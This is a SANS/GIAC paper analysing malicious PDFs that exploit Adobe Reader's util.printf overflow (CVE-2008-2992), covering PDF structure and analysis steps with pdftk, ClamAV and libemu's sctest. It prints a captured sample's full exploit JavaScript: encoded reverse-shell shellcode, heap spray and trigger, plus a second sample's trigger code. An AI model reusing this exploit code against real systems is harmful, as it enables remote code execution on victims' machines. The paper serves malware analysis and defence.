Interested in learning
more about security?

SANS Institute
InfoSec Reading Room

Getting Owned By Malicious PDF - Analysis

Year 2008 was not so good for Adobe Acrobat Reader users especially for those using versions prior to version 9. Core Security had released the advisory to address about util.printf stack buffer overflow vulnerability on Adobe Acrobat Reader with CVE tag CVE-2008-2992. An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crashing the application, denying service to the legitimate user. A more detailed description by CoreSecurity researcher about the vul...

Getting Owned By Malicious PDF - Analysis

GIAC (GPEN) Gold Certification

Author: Mahmud Ab Rahman, mahmud@cybersecurity.my

Advisor: Rodney Caudle

Accepted:

Abstract

Year 2008 was not so good for Adobe Acrobat Reader users especially for those using versions prior to version 9. Core Security had released the advisory to address about util.printf stack buffer overflow vulnerability on Adobe Acrobat Reader with CVE tag CVE–2008–2992. An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crashing the application, denying service to the legitimate user. A more detailed description by CoreSecurity researcher about the vulnerability and exploitation analysis is available for further information on this vulnerability.

On the 5th of November 2008, a working exploit was uploaded to Milw0rm's site ready to be abused by cybercriminal. The exploit code published on Milworm's website comes complete with a code to trigger the vulnerability with a heap spray code. The heap spray code enables us to obtain a more reliable exploitation against the vulnerability. The vulnerability was fixed by Adobe by releasing a new security patch for versions prior to 8.1.13. Recently, more vulnerabilities on PDF readers have been disclosed or privately used to attack PDF reader.

A lot of attacks were observed trying to abuse the bug by hosting malicious PDF files on the Internet. The modus operandi involved is in lurking people to open malicious PDF files by using social engineering attacks. The emails were sent with a link to a PDF file or by attaching the malicious PDF file directly to trap victim to open the files.

MyCERT of CyberSecurity Malaysia has collected samples of malicious PDF files. Some of these have been analyzed and are discussed in this paper.

mahmud ab rahman, mahmud@cybersecurity.my

1.0   Introduction

The last two years was not so good for Adobe Acrobat Reader users especially for those using versions prior to version 9. Core Security had released the advisory to address about util.printf stack buffer overflow vulnerability on Adobe Acrobat Reader with CVE tag CVE-2008-2992 (CoreSecurity, 2008). An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crashing the application, denying service to the legitimate user. More information on this vulnerability can be obtained by reading a paper on the vulnerability and exploitation analysis written by a CoreSecurity researcher via this link http://www.coresecurity.com/content/adobe-reader-buffer-overflow.

On the 5th of November 2008 a working exploit was uploaded to Milw0rm's site at http://milw0rm.com/sploits/2008-APSB08-19.pdf (Milw0rm, 2008) ready to be abused by cybercriminal. The exploit code published on Milworm's website comes complete with a code to trigger the vulnerability with a heap spray code. The heap spray code enables us to obtain a more reliable exploitation against the vulnerability. The vulnerability was fixed by Adobe by releasing a security patch for the version prior to version 8.1.13.

A lot of the attacks were observed trying to abuse the bug by hosting malicious PDF files on the Internet. The modus operandi involved was social engineering techniques which lure people in opening a malicious PDF file (The Register, 2010). One of the ways was by sending users an email with a link to a PDF file or by attaching the malicious PDF file directly to trap victims to open the files.

As for the targeted attacks, the modus operandi remains similar to random target, but the emails and contents of the malicious PDF files are more convincing. Other than contents, the exploitation and obfuscation technique observed are much more advanced. An example of a targeted attack is instead of just crashing Adobe Acrobat Reader after opening the malicious PDF file, a shellcode will be executed to install a backdoor and re-open a benign PDF file. The end user will end up not knowing that their machines have been compromised.

A *NIX based operating system will be used for the analyses. Below are the tools that are used in the analysis:

     i.   Text editor (vi is recommended for this article).

     ii.   ClamAV antivirus (http://www.clamav.net/lang/en/download/).

     iii.   Pdftk ((http://www.accesspdf.com/pdftk/).

mahmud ab rahman, mahmud@cybersecurity.my

iv.   Patched   SpiderMonkey
       (http://www.didierstevens.com/files/software/js-1.7.0-mod.tar.gz.).

v.   Libemu's sctest.(http://libemu.carnivore.it/).

vi.   Immunity   Debugger   (https://www.immunityinc.com/products-
       immdbg.shtml).

MyCERT of CyberSecurity Malaysia has collected samples of malicious PDF files. Some of these samples have been analyzed and are discussed in this paper.

2.0   PDF Format 101

Portable Document Format (PDF) is a file format developed by Adobe for portable and cross platform document exchange. The PDF format used to be a proprietary format but was released by Adobe to the community back in the year 2008 as an open standard format. The PDF format consists primarily of *objects*, of which there are eight types:

- Boolean values, representing *true* or *false*
- Numbers
- Strings
- Names
- Arrays, ordered collections of objects
- Dictionaries, collections of objects indexed by Names
- Streams, usually containing large amount of data
- The Null object

For further information, please refer to Adobe Portable Document Format Specifications at   http://www.adobe.com/devnet/acrobat/pdfs/pdf_reference_1-7.pdf (Adobe, 2009).

In analyzing a malicious PDF file, knowing the common and basic object structure inside a PDF is sufficient. Figure 2.1 shows a diagram of a PDF format.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 2.1 Diagram for PDF format

Every PDF file must start with a header, which identifies it as a PDF file. The header includes the specific version of the PDF file like %PDF-1.1. Similar to a PDF file header, the end of a PDF file will end with %%EOF which indicates the end of file.

The second element for each PDF file to have is the *obj* object. The syntax of the object *obj* starts with a reference number followed by a version number, *obj* keyword, the object container and *endobj* to indicate the end of the object. Figure 2.2 shows the *obj* object basic specification. Figure 2.2 shows the object 1 starts with a reference number *1,* version number *0* and *obj* keyword. The object container for object 1, start with a << sign and ended with a >> sign. More details on the object container will be explained later in this article. The object 1 ended the object with a *endobj* keyword.

mahmud ab rahman, mahmud@cybersecurity.my

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj
```

Figure 2.2 *obj* object basic specification

The object container of a PDF may consist of various objects. The most common object is dictionary. A dictionary is written as a sequence of key-value pairs enclosed in double angle brackets (<< ... >>). A dictionary object is an associative table containing pairs of objects, known as the dictionary's entries. The first element of a dictionary entry is the key and the second element is the value. Figure 2.3 shows a dictionary object with its key and value. The key for this example is *Type* and the value is *Catalog*.


Figure 2.3 Dictionary object with the key and the value.

Any object in a PDF file may be labeled as an indirect object. This gives the object a unique object identifier by which other objects can refer to it (for example, as an element of an array or as the key of *Outlines* and the value of *2 0 R* of a dictionary entry shown on Figure 2.3). The *Outlines* key is pointing to the indirect object of *2 0*. Figure 2.4 shows the relationship of the indirect object. Figure 2.4 shows a dictionary of *Pages* has an indirect object pointing to *3 0 R* which is an object of *3 0 obj*.

mahmud ab rahman, mahmud@cybersecurity.my

```
1 0 obj
<<
  /Type     /Catalog
 /Outlines  2 0 R

 /Pages 3 0 R

 >>
 endobj

3 0 obj
<<
/Kids [4 0 R]
/Type /Pages
/Count 1
>>
```

Indirect Object of *pages*
pointing to object *3 0 obj*

Object 3 0 obj

Figure 2.4 Relationship of the indirect object

Another important object of a PDF file is the stream object. A stream object, like a string object, is a sequence of bytes. A stream object consists of a dictionary followed by zero or more bytes bracketed between the keywords *stream* and *endstream*. A stream can be of unlimited length, whereas a string is subject to an implementation limit. For this reason, objects with potentially large amounts of data, such as images and page descriptions, are represented as streams. Figure 2.5 shows a normal stream object. Part of rectangle shows the stream contents of string "JavaScript Example" with multiple formating for the string.

```
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (JavaScript example) Tj ET
endstream
endobj
```

Figure 2.5 Normal Stream Object

One of the optional entries for stream dictionary is Filter. Filter is the value which indicates whether the stream will be decompressed or decoded. The Filter's key will indicate the method of decompression or decoding for the stream. In current PDF attacks, the attacker normally will implement this filter to increase the difficulty of analysis and for the evasion or bypassing of antivirus protection. The filter can also be used for image format decompression. Figure 2.6 shows the filtered stream object with FlateDecode.

mahmud ab rahman, mahmud@cybersecurity.my

```
26 0 obj

<</Filter /FlateDecode
/Length 56
>>
stream
x<9c>ã*K,R(-N.(P°^EÓ^Z<9a>Ö\\\ ÑâäøÔ¼^T¨p<81><86>k^^JJ
P^V(X\\¬^A<91>^Fò^AÑv^Us
endstream
endobj
```

Figure 2.6 Filtered Stream object with FlateDecode

There are multiple encoding and compression methods which are used inside a PDF file. Below is a list of a few filters for a PDF file:

- ASCII85Decode a deprecated filter used to put the stream into 7-bit ASCII
- ASCIIHexDecode similar to ASCII85Decode but less compact
- FlateDecode a commonly used filter based on the DEFLATE or Zip algorithm
- LZWDecode a deprecated filter based on LZW Compression
- RunLengthDecode a simple compression method for streams with repetitive data using the Run-length encoding algorithm and the image-specific filters
- DCTDecode a lousy filter based on the JPEG standard
- CCITTFaxDecode a lossless filter based on the CCITT fax compression standard
- JBIG2Decode a lousy or lossless filter based on the JBIG2 standard, introduced in PDF 1.4
- JPXDecode a lousy or lossless filter based on the JPEG 2000 standard, introduced in PDF 1.5

JavaScript name directory is one of the common objects inside a PDF file. Adobe JavaScript's engine itself suffered a few vulnerabilities requiring an attacker to use JavaScript to trigger the vulnerabilities (Securityfocus, 2009; Zerodayinitiative, 2008; Zerodayinitiative, 2009). Majority of in-the-wild malicious PDF file attacks rely on JavaScript to trigger the vulnerability. Besides using JavaScript as the attack vector, JavaScript is also being used as a heap spray generator for exploitation reliability (ShadowServer, 2009).

mahmud ab rahman, mahmud@cybersecurity.my

JavaScript name directory starts with */JavaScript /JS java_script_code*. For the variable *java_script_code,* it can be a JavaScript itself to be executed or can be an indirect object pointing to a different JavaScript. Figure 2.7 shows the JavaScript inside a PDF file.

```
7 0 obj
<<
/Length 205
>>
stream
function funTion(polit,DDD,addkf,poto)
{
var xx = polit.replace(/kru pop 32/g,DDD);
return xx;
}
endstream
endobj
8 0 obj
<</JS 7 0 R/S /JavaScript>>
endobj
```

Figure 2.7: JavaScript Name pointing to an indirect object

3.0   Analysis: Vanilla and Plain Malicious PDF

In this section analysis will focus on a vanilla malicious PDF file. The first analysis is quite an obvious attack against vulnerability on *util.printf* which was previously discussed in section 1.0. The vulnerability is caused by a boundary error when parsing format strings containing a floating point specifier in the "util.printf()" JavaScript function. Successful exploitation of the vulnerability requires users to open a maliciously crafted PDF file thereby allowing attackers to gain access to vulnerable systems and assume the privileges of a user running Acrobat Reader (CoreSecurity, 2008).

The payload for a malicious code is also identical and self-explanatory. It is always good to start an analysis by scanning the PDF file to identify whether the file is recognized as malicious or not. In this analysis, ClamAV antivirus software will be used.

It would be best to upload the PDF file to the VirusTotal's website at www.virustotal.com for a virus scan. However, this practice is not recommended if the PDF file contains confidential company data because the file might be shared with other users (VirusTotal, 2010).

mahmud ab rahman, mahmud@cybersecurity.my

The analysis can begin by scanning the pdf file called doc.pdf (md5: 6c1c23c62526dc78471c97edb3b4abc6) with ClamAV antivirus. As shown in Figure 3.1, ClamAV did not detect the file as a malicious file at this time of writing. The ClamAV antivirus used is of version 0.92 and the main virus signature database version is 52.

Figure 3.1 Result of ClamAV virus scan for doc.pdf

Next step for analysis is to open the file with any preferred text editor. In this analysis, *vi* editor will be used. Scrolling down a little bit further inside the file reveals a JavaScript function which contains a few variables commonly used inside an exploit code such as *payload* and heap spray variable (SANS, 2009). Figure 3.2 shows the JavaScript found inside doc.pdf. In this case, the JavaScript directory is not using any compression method. This makes for an easier analysis.

mahmud ab rahman, mahmud@cybersecurity.my

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (var payload = unescape("%u6afc%u4deb%uf9e8%uffff%u60ff%u6c8b%u2424%u458b%u8b3c%u057c%u0178%u
8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u28
24%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u2c03%u898b%u246c%u611c%u31c3%u64db%u438b%u8b30
%u0c40%u708b%uad1c%u408b%u5e08%u8e68%u0e4e%u50ec%ud6ff%u5366%u6866%u3233%u7768%u3273%u545f%ud0ff%u
cb68%ufced%u503b%ud6ff%u895f%u66e5%ued81%u0208%u6a55%uff02%u68d0%u09d9%uadf5%uff57%u53d6%u5353%u43
53%u4353%uff53%u68d0%ubeca%u2455%u6866%u611e%u5366%ue189%u6895%uf9ec%u60aa%uff57%u6ad6%u5110%uff55
%u66d0%u646a%u6866%u6d63%u506a%u2959%u89cc%u6ae7%u8944%u31e2%uf3c0%u95aa%ufd89%u42fe%ufe2d%u2c42%u
7a8d%uab38%uabab%u7268%ub3fe%uff16%u2875%ud6ff%u575b%u5152%u5151%u016a%u5151%u5155%ud0ff%uad68%u05
d9%u53ce%ud6ff%uff6a%u37ff%ud0ff%ue768%uc679%uff79%u0475%ud6ff%u77ff%ufffc%u68d0%uceef%u60e0%uff53
%uffd6%u41d0");

var nop ="";
for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = nop + payload;
bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize+heapblock.length
while (bigblock.length<spray) bigblock+=bigblock;
fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);
while(block.length+spray < 0x40000) block = block+block+fillblock;
mem = new Array();
for (i=0;i<1400;i++)
mem[i] = block + heapblock;
var num = 1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888
util.printf("%45000f",num);
)
>>
endobj
```

Figure 3.2 JavaScript inside doc.pdf file

Based on Figure 3.2, it can clearly be seen that the doc.pdf file have been modified by the attacker to inject the exploit and shellcode using a JavaScript code. The variable *payload* is an unescape value which contains a shellcode. After the *payload* variable, there are a few lines of JavaScript code to generate heap allocation using heap spray technique. The heap spray code and the exploit code triggering the vulnerability on the *util.printf* function will be discussed later. The shellcode analysis needs to be done to be able to understand what the shellcode is about to execute when the exploitation manages to be executed. In this article, a simple shellcode analysis using libemu's toolkit called sctest from http://libemu.carnivore.it/ by Paul Baecher & Markus Koetter (Paul & Markus, 2009) will be conducted. In-depth analysis of the shellcode is beyond the scope of this article.

The next step is to extract the *payload* variable and put it into a different file. This step can be achieved by selecting the value inside the *unescape* function. Once the shellcode is copied into a different file, it needs to be switched from the Unicode format to a normal code by replacing the bytes order for each character's position.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 3.3 shows the Perl code that will automate the process of replacing the characters.

```
shell> cat article-pdf-exp.txt | perl –pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge' | hexdump -C
```


Figure 3.3 Perl script and extracted shellcode from the exploit code

Figure 3.3 shows the output of the Perl command line, which changes the shellcode from a modified Unicode format to binary format. The binary format later on will be piped to *hexdump* command for better output. Based on the new shellcode gathered from the Perl script, the output is redirected to a file name called *sheel.txt* as shown in Figure 3.4. The shellcode can then be feed to sctest to conduct a shellcode analysis.

Figure 3.4 shows the shellcode executed inside libemu's sctest.   Based on Figure 3.4, it can be observed that the shellcode will try to establish a reverse connection to IP address x.x.85.36 on port 7777. Prior to establishing the reverse connection to the said IP address, the shellcode will call a function called *LoadLibraryA* to load a dll library. The shellcode later will initiate a standard connection startup by calling a sequence of functions which are "WSAStartup", "WSASocket" and WSAConnect." The WSAConnect function will receive a set of parameters, which will be used later to connect to the IP address and the port number 7777.

mahmud ab rahman, mahmud@cybersecurity.my

```
shell> cat article-pdf-exp.txt | perl –pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge' > sheel.txt
```

```
mahmuds-winxp:temp mahmud$ cat artilce-pdf-exp.txt | perl -pe 's/\%u(..)(..)/chr(hex($2)).chr(hex($1))/ge' > sheel.txt
mahmuds-winxp:temp mahmud$ /opt/libemu/bin/sctest -Ss 100000 < sheel.txt
verbose = 0
Hook me Captain Cook!
environment/win32/env_w32_dll_export_kernel32_hooks.c:661 env_w32_hook_LoadLibrayA
Hook me Captain Cook!
environment/win32/env_w32_dll_export_ws2_32_hooks.c:517 env_w32_hook_WSAStartup
WSAStartup version 2
Hook me Captain Cook!
environment/win32/env_w32_dll_export_ws2_32_hooks.c:461 env_w32_hook_WSASocketA
SOCKET WSASocket(af=2, type=1, protocol=0, lpProtocolInfo=0, group=0, dwFlags=0);
socket 3
Hook me Captain Cook!
environment/win32/env_w32_dll_export_ws2_32_hooks.c:182 env_w32_hook_connect
host _____.85.36 port 7777
stepcount 100000
```

Figure 3.4 The shellcode executed inside sctest

Observing further, the JavaScript also contains a set of NOP instruction sleds (%u9090%u9090) referred to as no operation in assembly language as shown in Figure 3.5. The main purpose of having NOP instruction sled inside an exploit code is to have better exploitation execution to hit into shellcode rather than hitting to the wrong return address of the shellcode (Aleph1, 1996). Hitting the wrong return address will cause application crash instead of code execution. The exploitation process details are beyond the scope of this article. It is recommended that readers study on exploitation technique materials for better understanding.

The attacker also implemented a heap spray technique for a more reliable exploitation process as recommended by the original advisory of this vulnerability. The heap spray technique is a technique developed by a security researcher, Berend-Jan Wever known as SkyLined to get a reliable exploitation by manipulating JavaScript to generate a huge memory allocation which allocates shellcode inside the memory region created by the attacker (SkyLined, 2004). Figure 3.5 shows the heap spray technique used by an attacker to get a reliable exploitation process.

```
var nop ="";
for (iCnt=128;iCnt>=0;--iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");
heapblock = nop + payload;
bigblock = unescape("%u9090%u9090");
headersize = 20;
spray = headersize+heapblock.length
while (bigblock.length<spray) bigblock+=bigblock;
fillblock = bigblock.substring(0, spray);
block = bigblock.substring(0, bigblock.length-spray);
while(block.length+spray < 0x40000) block = block+block+fillblock;
mem = new Array();
for (i=0;i<1400;i++)
mem[i] = block + heapblock;
```

Figure 3.5 Heap Spray Technique used by attackers

mahmud ab rahman, mahmud@cybersecurity.my

Scrolling down further, the vulnerability exploited by the attacker to exploit Adobe Acrobat Reader can be spotted. Figure 3.6 shows the vulnerability function *util.printf* being used. To trigger the vulnerability, an attacker is required to call the *util.printf* function with a floating point and a large number as an argument into it. In Figure 3.6, the *num* is assigned with a long floating number, which later will be used inside the *util.printf* function as a parameter. A CoreSecurity analyst has provided more details about the vulnerability research (Damian, 2008)

Figure 3.6 Adobe Acrobat Reader *util.printf* vulnerability used in exploit

The analysis for this PDF file is much easier since it is very straightforward. The attacker uses a JavaScript to exploit the Adobe *util.printf()* vulnerability. The payload used in this attack is a unicode shellcode that will establish a reverse connection to the malicious server x.x.85.36 on port 7777. The analysis steps can be summarized as below:

  i.   Acquire the PDF file sample.
  ii.   Scan the PDF file sample against any antivirus software.
  iii.   Open the PDF file with any text editor. In this article, 'vi' editor is recommended.
  iv.   Analyze the PDF file by looking for suspicious object such as "JavaScript" or "JS" name directories.
  v.   Analyze and study the JavaScript. Extract any suspicious shellcode or payloads into a different file.
  vi.   Analyze the shellcode using sctest tool. The sctest tool will generate a report for the shellcode.

4.0 Analysis: Compressed Stream Malicious PDF

In this section, analysis will focus on a malicious PDF file with compressed data inside its stream object. The first analysis discussed in section 3.0 is a quite obvious attack against the vulnerability *util.printf*. The payload for the malicious code in the first analysis also is quite obvious for the malicious JavaScript. Therefore, this analysis will examine a PDF utilizing compression on its contents.

The analysis begins by scanning the pdf file called 1[1].pdf (md5: 16249da0fc1f66d3c34ae568ae92150d) with ClamAV antivirus. Based on Figure 4.1, ClamAV did not detect the file as a malicious file at this time of writing. The version of ClamAV used is 0.92 and the main virus signature database is version 52.

mahmud ab rahman, mahmud@cybersecurity.my

Figure 4.1 Result of ClamAV Scan on 1[1].pdf

Next, open the file with any preferred text editor. In this analysis, *vi* editor will be used. Scrolling down a little bit further inside the file, the JavaScript function inside */JS* object can be observed. Figure 4.2 shows the JavaScript function name. The name of the JavaScript function seems to be a little bit odd and it is a good indicator to start digging deeper.

Figure 4.2 Suspicious JavaScript function name

As mentioned in section 2.0, a JavaScript object needs to have a JavaScript function or an indirect reference for execution. In this particular case, it tries to execute a JavaScript function pointing to *Z0pEA5PLzPyyw*. Searching for the function name (*Z0pEA5PLzPyyw*) did not bring any clue at all. However, it was found that there were a few stream names in compressed format. Figure 4.3 shows the stream tag compressed using the /Fl /AHx format.

mahmud ab rahman, mahmud@cybersecurity.my

As mentioned previously, PDF specifications allow multiple filters to be applied to compress a stream. In this case, the [/Fl /AHx] abbreviation belongs to FlateDecode and ASCIIHexDecode filter. If more than one filter is applied on a stream, it will be called cascaded filtering or multi-layer filtering. FlateDecode filter uses zlib library for its compression and ASCIIHexDecode uses hexadecimal characters to decode streams. Based on Figure 4.3, Acrobat Reader will apply FlateDecode filter and will later apply ASCIIHexDecode filter for its decompression process.

Figure 4.3 FlateDecode and ASCIIHExDecode Filter used to compress data inside a stream

Pdftk is software that will be used to decompress the PDF file. Please download and install pdftk from pdftk's website (http://www.accesspdf.com/pdftk/). Figure 4.4 shows how to use the pdftk application dump and get uncompress data from a compressed PDF file.

```
shell> pdftk  1[1].pdf  output output-article.pdf uncompress
```

mahmud ab rahman, mahmud@cybersecurity.my

Figure 4.4 Decompressing a compressed PDF file using pdftk

Base on Figure 4.4, pdftk successfully generated the output from the original file. Pdftk will try to evaluate the filters and will decompress the pdf file accordingly. It is possible to just decompress selected stream by applying the correct decompression format. However, it is recommended to decompress the compressed data as a whole file. The pdftk tool is capable of decompressing a compressed stream inside a PDF file as a whole. Next is to analyze the new file called output-article.pdf to determine whether the file is malicious or not. The new file can be opened by using *vi* editor.

In the new decompressed PDF file, a JavaScript function called *Z0pEA5PLzPyyw* can be observed. Searching further for the *Z0pEA5PLzPyyw* JavaScript function brings to a new JavaScript function as shown in Figure 4.5. The JavaScript function contains a URL which is pointing to a binary location. Judging based on this output, it can be concluded that this file is obviously malicious as it is very rare to find a URL pointing to a binary planted inside a legitimate PDF file.

Figure 4.5 The Malicious link found inside the JavaScript function

Through further analysis, it is discovered that the JavaScript also has a unicode shellcode assigned to variable *payload*. A similar shellcode analysis is conducted to further analyze what the shellcode is about to do when it gets executed.

Further analysis on the shellcode shows that the shellcode downloads a binary from the link found previously and will later execute the downloaded binary. Analyzing further the decompressed PDF file, the vulnerability abused and exploited by the attacker can be found. Figure 4.6 shows that the exploited vulnerability is the

mahmud ab rahman, mahmud@cybersecurity.my

same as the in the first example. The only difference is that this PDF file contains compressed data streams.

```
var nm = 12;
for(i = 0; i < 18; i++){ nm = nm + "9"; }
for(i = 0; i < 276; i++){ nm = nm + "8"; }
util.printf(unescape("%25"+"%34%35%30%30%30%66"), nm);
```

Figure 4.6 Adobe *util.prinft()*'s vulnerability has been used by attacker

The analysis for this PDF file is a bit trickier since it needs to deal with compressed data inside stream tags. By using the right tools such as pdftk, the compressed file can be decompressed for further analysis. The major difference between the first analysis and the second analysis is that the data inside the stream name in the first analysis is in a normal and readable format. As for the second analysis, all data inside the stream names were compressed and needs to be decompressed first for further analysis to take place.

In this analysis, the attacker is using a JavaScript to exploit the Adobe *util.printf()* vulnerability. The payload used in this attack is a Unicode shellcode to download and execute a binary assigned to a URL. The analysis steps can be summarized as below:

    i.   Acquire the PDF file sample.
    ii.   Scan the PDF file sample against any antivirus software.
